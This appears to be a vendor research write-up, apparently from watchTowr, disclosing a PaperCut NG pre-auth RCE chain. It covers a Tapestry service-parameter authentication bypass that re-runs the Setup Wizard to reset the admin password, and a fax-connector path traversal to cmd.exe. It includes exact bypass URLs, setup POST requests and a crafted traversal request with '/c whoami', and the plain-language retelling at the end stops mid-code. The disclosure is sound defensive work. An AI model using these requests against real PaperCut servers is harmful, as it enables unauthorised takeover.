Death By A Thousand PaperCuts (PaperCut Pre-Auth RCE Chain and Patch Bypasses WT-2026-0141-0144/CVE-2026-82077/CVE-2026-82078/CVE-2026-81578)
PaperCut NG contained an authentication bypass (WT-2026-0143) that let an unauthenticated attacker reach setup wizard forms and reset the admin password, and a post-authentication RCE (CVE-2026-82077) where the fax provider connector was used to build an executable path without validation, allowing command execution. Chained together, they gave unauthenticated remote code execution on version 26.0.4-PO build 76508.
 Published on labs.watchtowr.com
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
PaperCut is print management software used to monitor, control and secure printing across an organisation's network. Its core features are print quotas, secure release printing (a job is released only after the user logs in at the printer), cost tracking and detailed reporting. It is widely deployed in schools, universities, healthcare providers, government agencies, law firms and businesses of all sizes, which makes it an attractive target for APTs and ransomware gangs. Earlier PaperCut vulnerabilities, such as CVE-2023-27351 and CVE-2023-27350, were exploited in the wild.
On Thursday, 27 August 2026, PaperCut published an advisory stating that a mysterious vulnerability was being exploited in the wild and leading to system compromise. The advisory came without a patch, but it did include IOCs in the form of log snippets related to exploitation, plus temporary mitigations. Much remained unclear: how many vulnerabilities were in the chain, whether any required authentication, whether the attackers were exploiting post-authentication issues, and which components were vulnerable.

This article covers two of the vulnerabilities found while working through that mess, both affecting version 26.0.4-PO build 76508:
- WT-2026-0143, an authentication bypass that received no CVE assignment.
- WT-2026-0144, now known as CVE-2026-82077, a post-authentication RCE.
Together they form a full unauthenticated RCE chain on that build.
A note on identifiers: there are more watchTowr IDs in this story than CVE IDs, because PaperCut bundled vulnerabilities and then patch bypasses for those same vulnerabilities into singular CVE IDs.
Setup
The work started with no patch and no vulnerability details, only the IOCs published by PaperCut. The team reproduced the exploitation from those IOCs against the unpatched version, 26.0.3. That led to the post-authentication RCE later identified as CVE-2026-82078, which matched the in-the-wild IOCs, but there was still no known way to reach it without authentication.
When PaperCut released 26.0.4 for PaperCut NG, patch diffing became possible. Analysing the code changes in 26.0.4 confirmed that CVE-2026-82078 had been reproduced correctly and allowed the team to identify and reproduce CVE-2026-81578, the authentication bypass, completing the in-the-wild chain. During the same analysis a way to bypass the CVE-2026-82078 patch was found and reported as WT-2026-0141.
On 28 August a mechanism to bypass the CVE-2026-81578 patch was found and reported as WT-2026-0142. Combining WT-2026-0141 and WT-2026-0142 gave a full pre-auth RCE chain against 26.0.4. PaperCut then released 26.0.4-PO build 76508, fixing both. Analysing that build produced a bypass of the WT-2026-0142 fix, reported as WT-2026-0143.
On 31 August, while analysing 26.0.4-PO build 76508, a completely new post-authentication RCE was found and reported as WT-2026-0144 (CVE-2026-82077). Combined with WT-2026-0143 it gave a full pre-auth RCE chain again. PaperCut released 26.0.4-PO build 76530 on 1 September, fixing WT-2026-0143, and 26.0.5 on 10 September, fixing WT-2026-0144/CVE-2026-82077.
The exploitation described below targets PaperCut NG 26.0.4-PO build 76508. The HTTP examples use a host on port 9191 and a session cookie; the cookie value is redacted here.
Finding it
PaperCut uses the Apache Tapestry 3 framework to handle web pages, and many pages are implemented as Java classes, each with its own set of permissions. The page or form to visit is defined with the Tapestry service parameter.
The original authentication bypass (CVE-2026-81578) came from PaperCut not foreseeing a situation where an unauthenticated page such as LogonMessage is defined in the service parameter and becomes the root page, while another page and its form, which requires authentication, is invoked afterwards. The result is that an unauthenticated attacker can reach the forms of authenticated pages. A single request is enough:
service=direct/1/LogonMessage/ConfigEditor/quickFindForm
Apache Tapestry invokes the root page and the subsequent pages defined within service: first LogonMessage, then the ConfigEditor page and its quickFindForm form. PaperCut does implement authorisation, in the BasePaperCutPage.pageValidate method, which multiple pages such as LogonMessage extend. The code only checks authorisation for the root page, and LogonMessage does not require authentication, so the check passes. The possibility of defining multiple pages within a single service parameter was not included in the authorisation logic.
The situation resembles earlier research on SolarWinds Web Help Desk, where multiple authentication bypasses existed because the product used a WebObjects framework that has been obsolete for a long time. Apache Tapestry 3, obsolete for roughly 20 years, is not well known among security researchers, and apparently the developers who use it do not know it well either.
In the first patch, 26.0.4, a temporary protection blocked certain attack vectors. An additional recursive page permission check was implemented in BasePaperCutPage.pageValidate, so bypassing with the LogonMessage page no longer worked. It turned out the Home page, which does not extend BasePaperCutPage, could be used to bypass the patch again. The next patch added manual authorisation checks to forms belonging to sensitive pages such as ConfigEditor, which had been exploited in the wild. Without a global authorisation check for all pages, however, it is hard to keep track of and manually verify every page in the codebase.
That is how the Setup Wizard forms came into view: they had been completely ignored in the patches delivered up to that point. PaperCut has an initial setup procedure with several subpages, such as Create Account or Choose Organization Type.

After the initial product setup, PaperCut sets system.setup-completed to Y. Every setup subpage, such as SetupAdmin, extends BaseSetupPage, which implements this authorisation method:
public void pageValidate(PageEvent event) {
    WebUtils.ensureCompatibleBrowserForAdmin(event.getRequestCycle().getRequestContext().getRequest());
    if (this.getConfigManager().getBoolean("system.setup-completed")) {
        WebUtils.redirectToPage(event.getRequestCycle().getPage("Home"));
    }
}
If system.setup-completed returns true, the request is redirected and the setup pages are not triggered.
Exploitation
Step 1: reach a setup page through Home
Suppose you want to access SetupAdmin after setup has already been completed. Setting service to direct/1/SetupAdmin/$Form would not work: the code would invoke BaseSetupPage.pageValidate, shown above, and redirect to Home instead of executing the setup form.
Instead, navigate to every stage of the Setup Wizard form through the Home page, even though the product has already been deployed:
/app?service=direct/1/Home/SetupAdmin/$Form
The framework tries to invoke Home.pageValidate to verify privileges, but skips SetupAdmin.pageValidate, which never gets called. Home can be accessed pre-authentication, so an unauthenticated attacker is not blocked and reaches the SetupAdmin page. Because the setup pages' pageValidate method is never called, the value of system.setup-completed is irrelevant to the attacker.
Step 2: walk the Setup Wizard
Resetting the admin password through the setup process requires going through it step by step, invoking each setup page through the authentication bypass. The full process consists of four requests:
POST /app?service=direct/1/Home/SetupAdmin/$Formchanges the admin's password.POST /app?service=direct/1/Home/SetupOrgType/$Formsets the organisation type.POST /app?service=direct/1/Home/SetupUserSource/$Formpicks user synchronisation sources (the PoC chose no synchronisation).POST /app?service=direct/1/Home/SetupVerify/$Formconfirms that setup is completed.


This forces the execution of a fresh product setup and modifies the admin user password. That concludes WT-2026-0143 against 26.0.4-PO build 76508. The bypass also works inside the Detection Artifact Generator:
Step 3: find a new post-auth route
With the admin password changed, the next goal is code execution. The original in-the-wild post-authentication RCE had been effectively removed after the patch through changes to the security.properties file. That vulnerability was based on controlling the JDBC connection URL and triggering arbitrary connections, and the security.properties config file blocked it. With that route closed, the team looked for another one.
Attention settled on the Scan to Fax functionality, because it ultimately leads to the execution of OS commands. With the proper definition of job services, an attacker can reach the biz.papercut.pcng.service.scan.FaxProviderManagerImpl.sendFaxJob method, and its input argument of type ScanFaxJob is fully attacker-controlled:
public void sendFaxJob(ScanFaxJob job) throws RuntimeException, InterruptedException {
    logger.debug("Sending fax job {} to provider {}", job.getFaxJob(), job.getProviderConnector());
    FaxJob faxJob = job.getFaxJob();

    String jobStr;
    try {
       jobStr = this.convertFaxJobToJSON(faxJob);
    } catch (IOException var12) {
       logger.error("Unable to convert fax job {} to JSON file", job.getFaxJob());
       throw new IllegalArgumentException("Unable to convert fax job to JSON file");
    }

    Path jobFile = this.createStringJsonFile(jobStr, "papercut-scan-fax-job");
    if (jobFile == null) {
       throw new IllegalArgumentException("Unable to create fax job file");
    } else {
       Path settingsFile = this.createStringJsonFile(job.getProviderSettingsJson(), "papercut-scan-fax-settings");
       if (settingsFile == null) {
          this.deleteTmpFile(jobFile);
          throw new IllegalArgumentException("Unable to create fax settings file");
       } else {
          String template = this.configManager.getString("system.scan.fax.send.command-args");
          String testOptions = this.configManager.getString("system.scan.fax.test.options");
          logger.debug("Using the following fax connector template: '{}'", template);
          logger.debug("Using job contents of: {}", jobStr);
          String[] cmdArray = (String[])Arrays.stream(template.split("\\s+")).map((str) -> str.replace("%job%", this.quote(jobFile.toAbsolutePath().toString())).replace("%settings%", this.quote(settingsFile.toAbsolutePath().toString())).replace("%test-options%", testOptions)).toArray((x$0) -> new String[x$0]);

          try {
             this.runCommand(job.getProviderConnector(), cmdArray, this.configManager.getIntegerWithDefault("system.scan.fax.send.timeout-secs", 30));
          } finally {
             if (!testOptions.contains("-o keeptmp=Y")) {
                this.deleteTmpFile(jobFile);
                this.deleteTmpFile(settingsFile);
             }
          }
       }
    }
 }
The method takes the attacker-controlled ScanFaxJob, extracts the system.scan.fax.send.command-args setting as template, builds cmdArray from that template, and calls runCommand with the attacker-controlled value from job.getProviderConnector() as its first argument.
The ScanFaxJob class stores three fields, and providerConnector is not verified at any point:
public class ScanFaxJob {
   FaxJob faxJob;
   String providerConnector;
   String providerSettingsJson;

   public ScanFaxJob(String providerConnector, String providerSettingsJson, FaxJob faxJob) {
      this.providerConnector = providerConnector;
      this.providerSettingsJson = providerSettingsJson;
      this.faxJob = faxJob;
   }

   public FaxJob getFaxJob() {
      return this.faxJob;
   }

   public String getProviderSettingsJson() {
      return this.providerSettingsJson;
   }

   public String getProviderConnector() {
      return this.providerConnector;
   }
}
runCommand calls runCommandBuffers:
private String runCommand(String connector, String[] cmdArray, final int timeOutSecs) throws RuntimeException, InterruptedException {
  StringBuffer stdout = new StringBuffer();
  StringBuffer stderr = new StringBuffer();
  int exitCode = this.runCommandBuffers(connector, cmdArray, timeOutSecs, stdout, stderr);
  if (exitCode != 0) {
     throw new RuntimeException("Fax connector failed: " + cmdArray[0]);
  } else {
     return stdout.toString();
  }
}
private int runCommandBuffers(String connector, String[] cmdArray, final int timeOutSecs, StringBuffer stdout, StringBuffer stderr) throws InterruptedException, RuntimeException {
  if (stdout == null) {
     stdout = new StringBuffer();
  }

  if (stderr == null) {
     stderr = new StringBuffer();
  }

  cmdArray = (String[])ObjectArrays.concat(this.getAbsoluteBinaryPath(connector), cmdArray);
  String cmdLine = String.join(System.lineSeparator(), cmdArray);
  logger.debug("Using the fax connector with an adjusted path \"{}\"", cmdLine);

  try {
     int exitCode = ProcessUtils.execAndGetOutput(cmdArray, (boolean[])null, stdout, stderr, timeOutSecs);

}
runCommandBuffers builds a new cmdArray, but the attacker-controlled connector is passed through getAbsoluteBinaryPath first, and the command is then executed with ProcessUtils.execAndGetOutput.
The last piece is getAbsoluteBinaryPath:
private String getAbsoluteBinaryPath(final String commandName) {
  String var10000 = this.getFaxConnectorDirPath();
  String path = var10000 + File.separator + commandName;
  logger.debug("Getting absolute path: {}", path);
  if (Files.isExecutable(Paths.get(path))) {
     return path;
  } else {
     path = path + ".exe";
     if (Files.isExecutable(Paths.get(path))) {
        return path;
     } else {
        logger.error("Could fax connector not be executable: {}", commandName);
        throw new RuntimeException(path + " is not executable");
     }
  }
}
It extracts the fax connector directory and appends the connector string to it with no validation, which is a relative path traversal. The only check is that the resulting path is executable, with a .exe suffix tried as a fallback.
Step 4: point the connector at a system binary
Create a new ScanFaxJob where providerConnector is set to, for example, ../../../../../../../../../../../../../Windows/System32/cmd. This can be done with the following HTTP request:
POST /app HTTP/1.1
Host: target:9191
Origin: <http://target:9191>
Cookie: org.apache.tapestry.locale=en; JSESSIONID=cookie
Content-Length: 6853
Content-Type: application/x-www-form-urlencoded

scanActionType=FAX&label=test&faxProviderModel=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5CSystem32%5Ccmd&...removedforreadability...
The faxProviderModel parameter carries the traversal sequence, URL-encoded backslashes included, ending at Windows\System32\cmd. The body is truncated in the published request.
Step 5: set the command arguments

Modify the system.scan.fax.send.command-args config parameter to, for example, /c whoami, through the Config Editor page:
Step 6: trigger the job
Trigger a new scan to fax job. The connector path resolves to the system binary and the configured arguments are appended, so the command runs.

That is the new post-authentication RCE, CVE-2026-82077 / WT-2026-0144, which finalises the chain to RCE together with the authentication bypass WT-2026-0143.
Full chain

Tying WT-2026-0143 and WT-2026-0144/CVE-2026-82077 together pops a shell against PaperCut NG 26.0.4-PO build 76508.
Root cause
Two separate mistakes combine here.
The authentication bypass is a design flaw in how PaperCut's pages interact with Apache Tapestry 3. The service parameter can name a root page and then further pages and forms, and Tapestry will invoke all of them. PaperCut's authorisation lives in BasePaperCutPage.pageValidate and only checks the root page. Any page that does not extend BasePaperCutPage, such as Home, or any page whose own pageValidate is skipped because it is not the root, can be reached unauthenticated. The Setup Wizard pages extend BaseSetupPage, whose pageValidate redirects to Home once system.setup-completed is true, but that method is never called when the page is reached through Home. The patches added a recursive check in BasePaperCutPage.pageValidate and manual checks on sensitive forms such as ConfigEditor, but without a global authorisation check across all pages, the Setup Wizard forms remained unprotected.
The RCE is a relative path traversal in FaxProviderManagerImpl.getAbsoluteBinaryPath. The providerConnector field of ScanFaxJob is fully attacker-controlled and is concatenated onto the fax connector directory without validation. The resulting path is only checked for executability, so a traversal sequence can point at any executable on the host, and the attacker-controlled system.scan.fax.send.command-args template supplies the arguments. The earlier JDBC-based route had been closed through security.properties, which is why a different feature had to be found.
Impact
An unauthenticated attacker can reset the administrator password on PaperCut NG 26.0.4-PO build 76508 by forcing the Setup Wizard to run again, then, with administrative access, reach the Scan to Fax functionality and execute OS commands on the host. The result is a full pre-authentication RCE chain. The RCE step requires the ability to define job services and to change the system.scan.fax.send.command-args configuration, which the bypassed admin access provides. The examples shown use Windows paths.
Fix
PaperCut addressed the issues across several releases:
| Version | Fixes |
|---|---|
| 26.0.4 | CVE-2026-81578 and CVE-2026-82078 (the in-the-wild chain) |
| 26.0.4-PO build 76508 | WT-2026-0141 and WT-2026-0142 |
| 26.0.4-PO build 76530 | WT-2026-0143 (authentication bypass) |
| 26.0.5 | WT-2026-0144 / CVE-2026-82077 (post-auth RCE) |
Variants to test
- Try other pages that do not extend
BasePaperCutPageas the root in theserviceparameter, for exampleservice=direct/1/Home/<Page>/$Form. A positive result is a form on an authenticated page being processed without a session. - Walk the Setup Wizard pages (
SetupAdmin,SetupOrgType,SetupUserSource,SetupVerify) throughHomeon a deployed instance. A positive result is the admin password changing or the setup flow completing again. - Look for other features that end in OS command execution and take a file or binary name from user input, then supply traversal sequences such as
..%5C..%5CWindows%5CSystem32%5Ccmdin the relevant parameter. A positive result is the resolved path pointing outside the intended directory and the process running. - Check configuration parameters that are used as command templates, like
system.scan.fax.send.command-args, for whether they can be changed by a low-privileged or bypassed session. A positive result is arbitrary arguments reaching the spawned process. - Run the Detection Artifact Generator from the watchTowr GitHub repository against your own environments. It does not execute the full chain, but it determines exposure to the authentication bypass vulnerabilities described above.
What happened, in plain words
PaperCut is a piece of software that organisations use to manage printing. It keeps track of how much each person prints, it can hold a print job until the person walks up to the printer and logs in (this is called secure release printing), it tracks costs and it produces reports. Schools, universities, hospitals, government agencies, law firms and businesses of every size run it. That wide spread is exactly why criminals and state-backed attackers care about it: one hole in PaperCut can be a way into thousands of organisations at once. PaperCut has been attacked before, through older bugs known as CVE-2023-27351 and CVE-2023-27350.
On Thursday, 27 August 2026, PaperCut published an advisory (a public notice) saying that an unknown vulnerability was being exploited in the wild, meaning real attackers were already using it against real customers, and that it led to systems being compromised. The advisory arrived without a patch, meaning there was no fixed version to install yet. It did contain IOCs, short for indicators of compromise: little snippets of log files that show what an attack looks like while it is happening, so customers could search their own logs for those traces. It also contained temporary mitigations, workarounds to reduce risk until a proper fix existed.
A lot was still unclear. How many vulnerabilities were involved in the attack? Did any of them need the attacker to log in first? Were the attackers exploiting problems that only appear after logging in? Which parts of the product were affected? Nobody outside PaperCut knew.
This article walks through two of the vulnerabilities that were found while working through that mess. Both affect version 26.0.4-PO build 76508 of PaperCut:
- WT-2026-0143, an authentication bypass that never received a CVE number.
- WT-2026-0144, now known as CVE-2026-82077, a post-authentication RCE.
A quick word on those labels. A CVE is a public catalogue number for a known vulnerability, like a registration plate that everyone can look up. WT-2026-xxxx is the internal tracking number the watchTowr team used for the same issues. An authentication bypass is a flaw that lets someone get past the login screen without valid credentials. RCE stands for remote code execution: the attacker can make the server run commands of their choosing, which is about as bad as it gets. Post-authentication means the flaw can only be reached after logging in, while pre-authentication (or unauthenticated) means it can be reached by anyone on the internet with no account at all.
Put together, these two bugs form a full unauthenticated RCE chain on that build: an outsider with no account can end up running commands on the server.
There are more watchTowr IDs in this story than CVE IDs, because PaperCut bundled several vulnerabilities, and then the bypasses of the patches for those vulnerabilities, under single CVE numbers. Think of it as one official case number covering a whole series of related break-ins.
Setup
The work started with almost nothing: no patch to compare against and no technical details, only the IOCs PaperCut had published. The team took the unpatched version, 26.0.3, and tried to reproduce the attack from those log snippets alone. That led them to the post-authentication RCE later identified as CVE-2026-82078, which matched the in-the-wild IOCs. But they still had no way to reach it without logging in first.
When PaperCut released 26.0.4 for PaperCut NG, patch diffing became possible. Patch diffing means taking the old version and the new version, comparing the code side by side, and looking at exactly what changed. Developers usually change code precisely where the bug was, so the diff points a researcher straight at the problem. Analysing the changes in 26.0.4 confirmed that CVE-2026-82078 had been reproduced correctly, and it allowed the team to identify and reproduce CVE-2026-81578, the authentication bypass, which completed the in-the-wild chain. During the same analysis they found a way to bypass the patch for CVE-2026-82078 and reported it as WT-2026-0141.
On 28 August they found a mechanism to bypass the patch for CVE-2026-81578 and reported it as WT-2026-0142. Combining WT-2026-0141 and WT-2026-0142 gave a full pre-auth RCE chain against 26.0.4. PaperCut then released 26.0.4-PO build 76508, which fixed both. Analysing that build produced a bypass of the WT-2026-0142 fix, reported as WT-2026-0143.
On 31 August, while analysing 26.0.4-PO build 76508, a completely new post-authentication RCE was found and reported as WT-2026-0144 (CVE-2026-82077). Combined with WT-2026-0143 it gave a full pre-auth RCE chain again. PaperCut released 26.0.4-PO build 76530 on 1 September, fixing WT-2026-0143, and 26.0.5 on 10 September, fixing WT-2026-0144/CVE-2026-82077.
The exploitation described below targets PaperCut NG 26.0.4-PO build 76508. The HTTP examples use a host on port 9191 and a session cookie; the cookie value is redacted here.
Finding it
PaperCut uses a framework called Apache Tapestry 3 to handle its web pages. A framework is a ready-made set of building blocks that developers assemble an application from, instead of writing everything from scratch. In Tapestry, many pages are implemented as Java classes, which are small self-contained pieces of code, and each page has its own set of permissions, meaning rules about who is allowed to see or use it. The page or form to visit is defined with the Tapestry service parameter, which is simply a value in the web address (the URL) that tells the application which page you want.
The original authentication bypass (CVE-2026-81578) came from PaperCut not foreseeing a situation where an unauthenticated page such as LogonMessage is named in the service parameter and becomes the root page, while another page and its form, which requires authentication, is invoked afterwards. The result is that an unauthenticated attacker can reach the forms of authenticated pages. A single request is enough:
service=direct/1/LogonMessage/ConfigEditor/quickFindForm
Line by line: service= is the parameter name Tapestry reads. direct/1/ tells Tapestry this is a direct request to a page. LogonMessage is the first page, the root page, and it is one that anyone can open without logging in. ConfigEditor is a second page, one that normally requires an administrator login. quickFindForm is a specific form inside that second page. So the value names two pages in one go, and the second one is the sensitive one.
Apache Tapestry invokes the root page and then the subsequent pages defined within service: first LogonMessage, then the ConfigEditor page and its quickFindForm form. PaperCut does implement authorisation, meaning the check of whether you are allowed to do something, in the BasePaperCutPage.pageValidate method. A method is a named block of code that does one job; pageValidate is the block that runs whenever a page is about to be shown, and its job is to check permissions. Multiple pages such as LogonMessage extend it, which means they inherit its behaviour and can add their own. The code only checks authorisation for the root page, and LogonMessage does not require authentication, so the check passes. The possibility of defining multiple pages within a single service parameter was not included in the authorisation logic.
The situation resembles earlier research on SolarWinds Web Help Desk, where multiple authentication bypasses existed because the product used a WebObjects framework that has been obsolete for a long time. Apache Tapestry 3, obsolete for roughly 20 years, is not well known among security researchers, and apparently the developers who use it do not know it well either. An obsolete framework is a bit like a very old lock on a door: few locksmiths still know how it works, so few people notice when it can be opened with a hairpin.
In the first patch, 26.0.4, a temporary protection blocked certain attack vectors. An attack vector is a particular route or method an attacker uses. An additional recursive page permission check was implemented in BasePaperCutPage.pageValidate, so bypassing with the LogonMessage page no longer worked. Recursive here means the check now follows the chain of pages instead of only looking at the first one. It turned out the Home page, which does not extend BasePaperCutPage, could be used to bypass the patch again. The next patch added manual authorisation checks to forms belonging to sensitive pages such as ConfigEditor, which had been exploited in the wild. Without a global authorisation check for all pages, however, it is hard to keep track of and manually verify every page in the codebase. A codebase is the whole collection of source code that makes up the product, and it can contain hundreds of pages.
That is how the Setup Wizard forms came into view: they had been completely ignored in the patches delivered up to that point. A Setup Wizard is the series of screens you see the first time you install a product, where you create the administrator account and choose basic settings. PaperCut has an initial setup procedure with several subpages, such as Create Account or Choose Organization Type.
After the initial product setup, PaperCut sets system.setup-completed to Y. This is a configuration setting, a stored value the application reads to decide how to behave; Y means yes, setup is done. Every setup subpage, such as SetupAdmin, extends BaseSetupPage, which implements this authorisation method:
public void pageValidate(PageEvent event) {
    WebUtils.ensureCompatibleBrowserForAdmin(event.getRequestCycle().getRequestContext().getRequest());
